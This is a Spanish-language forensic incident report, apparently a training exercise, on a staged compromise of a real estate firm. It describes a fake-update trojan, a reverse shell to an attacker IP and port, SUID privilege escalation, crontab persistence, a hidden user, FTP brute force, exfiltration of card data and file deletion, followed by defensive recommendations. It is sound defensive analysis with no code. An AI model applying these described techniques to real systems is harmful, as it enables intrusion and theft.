Tras ejecutar el archivo, el sistema del usuario quedó comprometido mediante una reverse shell que establecía conexión con la infraestructura del atacante:

- IP atacante: 192.168.1.104
- Puerto: 4444

A partir de ese momento, el atacante obtuvo acceso remoto al equipo corporativo y realizó múltiples acciones maliciosas dentro de la red interna.

3.3 Principales acciones realizadas por el atacante

Durante el análisis forense se identificaron las siguientes actividades:

3.3.1 Compromiso inicial del equipo corporativo

El atacante consiguió acceso remoto al equipo del usuario pedro mediante malware oculto dentro de una falsa actualización de Holded.

El malware utilizaba técnicas avanzadas de ocultación:

- Esteganografía.
- Ofuscación Base64.
- Simulación de ventanas gráficas legítimas.

3.3.2 Escalada de privilegios

Una vez dentro del sistema, el atacante logró obtener privilegios de administrador (root) explotando una mala configuración de seguridad en un binario con permisos SUID.

Esto le permitió tener control total sobre el sistema comprometido.

3.3.3 Persistencia

El atacante añadió mecanismos de persistencia para mantener acceso continuo al sistema incluso tras reinicios o cierres de sesión:

- Modificación de /etc/crontab.
- Creación de un usuario oculto denominado .syslog.
- Acceso remoto posterior mediante SSH.

3.3.4 Movimiento lateral

Desde el equipo comprometido del usuario pedro, el atacante lanzó un ataque de fuerza bruta contra el servidor FTP corporativo (192.168.1.49).

Tras múltiples intentos fallidos consiguió acceder utilizando las credenciales del usuario pedro.

3.3.5 Exfiltración de información

La investigación confirmó la exfiltración de información sensible desde el equipo comprometido.

El archivo sustraído fue: NUM_TARJETA_CREDITO.pdf

Este documento contenía:

- Número de tarjeta bancaria.
- Fecha de caducidad.
- Código CVV.
- Datos del titular.

La información exfiltrada guarda relación directa con las compras fraudulentas detectadas posteriormente en la cuenta bancaria del usuario pedro.

3.3.6 Eliminación de información corporativa

Una vez dentro del servidor FTP, el atacante eliminó directorios críticos:

- USUARIOS
- NOMINAS
- NUMEROS_CUENTA

3.4 Línea temporal del incidente

Con el objetivo de reconstruir cronológicamente las acciones realizadas por el atacante, se elaboró la siguiente línea temporal del incidente:

Fecha y hora	Evento
16/05/2026 17:44:53	Ejecución del malware por parte del usuario pedro
16/05/2026 18:19:48	Escalada de privilegios a root
16/05/2026 18:26:44	Creación de persistencia en crontab

Fecha y hora	Evento
16/05/2026 18:40:47	Creación del usuario oculto .syslog
16/05/2026 18:44:32	Inicio del ataque de fuerza bruta FTP
16/05/2026 18:45:06	Acceso exitoso al servidor FTP
16/05/2026 18:47:51	Exfiltración del archivo bancario
16/05/2026 18:54:45	Conexión SSH mediante .syslog
16/05/2026 19:04:08 - 19:04:40	Eliminación de directorios del FTP

3.5 Impacto del incidente

El incidente tuvo un impacto crítico sobre la organización:

- Compromiso de un equipo corporativo.
- Acceso no autorizado a sistemas internos.
- Robo de información financiera sensible.
- Eliminación de información corporativa crítica.
- Riesgo reputacional y económico para la empresa.
- Posible incumplimiento normativo en materia de protección de datos.

3.6 Cadena de custodia e integridad de las evidencias

Durante todo el proceso de adquisición, transporte y análisis de las evidencias digitales se aplicaron medidas orientadas a garantizar la integridad y trazabilidad de la información obtenida.

Las imágenes forenses de los discos fueron adquiridas mediante copias bit a bit utilizando la herramienta dd, evitando en todo momento modificaciones sobre los dispositivos originales.

Posteriormente, se calcularon hashes criptográficos MD5 y SHA-256 tanto durante la adquisición inicial en las instalaciones de INMOBILIARIA NOVOHOGAR S.L. como nuevamente en el laboratorio forense de SECUREX INVESTIGATIONS S.L.

La coincidencia exacta de los valores hash confirmó que las evidencias digitales no habían sido alteradas durante el transporte, almacenamiento o análisis.

Además, las imágenes forenses fueron montadas en modo solo lectura (read-only) para evitar cualquier modificación accidental sobre la evidencia original durante el proceso de investigación.

Estas medidas permitieron preservar correctamente la cadena de custodia y garantizar la validez e integridad de las evidencias analizadas.

3.7 Evidencias digitales analizadas

Durante la investigación se analizaron:

- Imagen forense del equipo del usuario pedro.
- Imagen forense del servidor FTP.
- Logs de auditoría (audit.log).
- Logs de autenticación (auth.log).
- Logs de FTP (vsftpd.log).
- Historiales de comandos (.bash_history).
- Archivos de configuración del sistema.

La integridad de las evidencias fue validada mediante hashes MD5 y SHA-256 coincidentes durante la adquisición y el análisis en laboratorio.

3.8 Herramientas y software utilizados

Durante la investigación se utilizaron distintas herramientas forenses y software de análisis en entorno Linux:

Herramienta	Uso principal
dd	Adquisición forense bit a bit de discos
auditd	Registro y monitorización de eventos del sistema
ausearch	Consulta y análisis de logs generados por auditd
steghide	Extracción de información oculta mediante esteganografía
rsync	Identificación de transferencias y exfiltración de archivos
vsftpd	Servicio FTP cuyos logs fueron analizados durante la investigación

3.9 Versiones de software utilizadas

Herramienta / Sistema	Versión
Equipo comprometido	Linux Lite 4.2 (Ubuntu 18.04 Bionic)
Servidor FTP	Ubuntu Server 24.04.3 LTS
Sistema utilizado para el análisis forense	Ubuntu Desktop 24.04.3 LTS
auditd	2.8.2
steghide	0.5.1
vsftpd	3.0.5
rsync	3.1.2

3.10 Utilidades y comandos empleados durante el análisis

Además, se utilizaron distintas utilidades nativas de Linux para el análisis de evidencias digitales:

Comando	Función
grep	Búsqueda de patrones y evidencias en archivos
cat	Visualización e inspección de archivos
diff	Comparación de configuraciones y archivos
sha256sum	Verificación de integridad mediante SHA-256
md5sum	Verificación de integridad mediante MD5
ls	Enumeración de archivos y directorios

3.11 Conclusión ejecutiva

La investigación forense confirmó que INMOBILIARIA NOVOHOGAR S.L. sufrió un incidente de ciberseguridad grave originado mediante un ataque de phishing dirigido.

El análisis forense permitió determinar que el atacante consiguió:

- Comprometer un equipo corporativo.
- Obtener privilegios de administrador.
- Mantener persistencia en el sistema.
- Moverse lateralmente dentro de la red.
- Acceder al servidor FTP corporativo.
- Exfiltrar información bancaria sensible.
- Eliminar información crítica de la organización.

La investigación permitió reconstruir de forma íntegra la cadena de ataque, identificar las técnicas utilizadas por el atacante y determinar el impacto real del incidente sobre la organización.

3.12 Recomendaciones de seguridad

Tras el análisis forense realizado, el equipo de SECUREX INVESTIGATIONS S.L. considera necesario implementar una serie de medidas de seguridad con el objetivo de reducir el riesgo de incidentes similares en el futuro y mejorar la capacidad de detección y respuesta ante amenazas.

Concienciación frente a ataques de phishing

El incidente se originó mediante un correo electrónico fraudulento que simulaba una actualización legítima de Holded.
Por ello, se recomienda realizar campañas periódicas de formación y concienciación dirigidas a los empleados para ayudarles a identificar:

- Correos sospechosos.

- Archivos adjuntos maliciosos.
- Dominios falsificados.
- Mensajes con sensación de urgencia.

Restricción de permisos SUID innecesarios

Durante la investigación se identificó una mala configuración crítica en el binario /usr/bin/env, el cual tenía activado el permiso SUID.
Se recomienda:

- Revisar periódicamente todos los binarios SUID del sistema.
- Eliminar permisos SUID innecesarios.
- Aplicar el principio de mínimo privilegio.

Fortalecimiento de contraseñas y autenticación

El atacante consiguió acceder al servidor FTP mediante un ataque de fuerza bruta. Para reducir este riesgo se recomienda:

- Implantar políticas de contraseñas robustas.
- Establecer bloqueo automático tras múltiples intentos fallidos.
- Habilitar autenticación multifactor (MFA) en servicios críticos.

Supervisión de tareas programadas y persistencia

El atacante utilizó el archivo /etc/crontab para mantener persistencia en el sistema. Se recomienda:

- Auditar periódicamente tareas programadas.
- Monitorizar modificaciones en archivos críticos.
- Configurar alertas ante cambios sospechosos.

Segmentación de red y control de accesos

El atacante realizó movimiento lateral desde el equipo comprometido hacia el servidor FTP corporativo.
Para limitar este tipo de desplazamientos se recomienda:

- Segmentar la red corporativa.
- Restringir conexiones entre equipos internos.
- Limitar el acceso únicamente a los servicios necesarios.

Monitorización y revisión de logs

La existencia de registros generados por auditd, auth.log y vsftpd.log resultó fundamental para reconstruir el incidente.
Se recomienda:

- Mantener habilitada la auditoría del sistema.
- Centralizar logs en un servidor seguro.
- Revisar periódicamente eventos sospechosos.

Protección de información sensible

El atacante consiguió exfiltrar un archivo con información bancaria sensible.
Se recomienda:

- Evitar almacenar datos críticos en texto accesible.
- Cifrar documentación sensible.
- Aplicar controles de acceso sobre archivos financieros y personales.

Copias de seguridad y recuperación

La eliminación de directorios en el servidor FTP evidenció la necesidad de disponer de mecanismos de recuperación.
Se recomienda:

- Realizar copias de seguridad periódicas.
- Almacenar backups fuera de línea o en sistemas aislados.
- Verificar regularmente la restauración de las copias.

Revisión periódica de usuarios y privilegios

El atacante creó un usuario oculto con privilegios elevados para mantener acceso persistente al sistema.
Se recomienda:

- Auditar regularmente usuarios locales.
- Revisar privilegios administrativos.
- Detectar cuentas sospechosas o no autorizadas.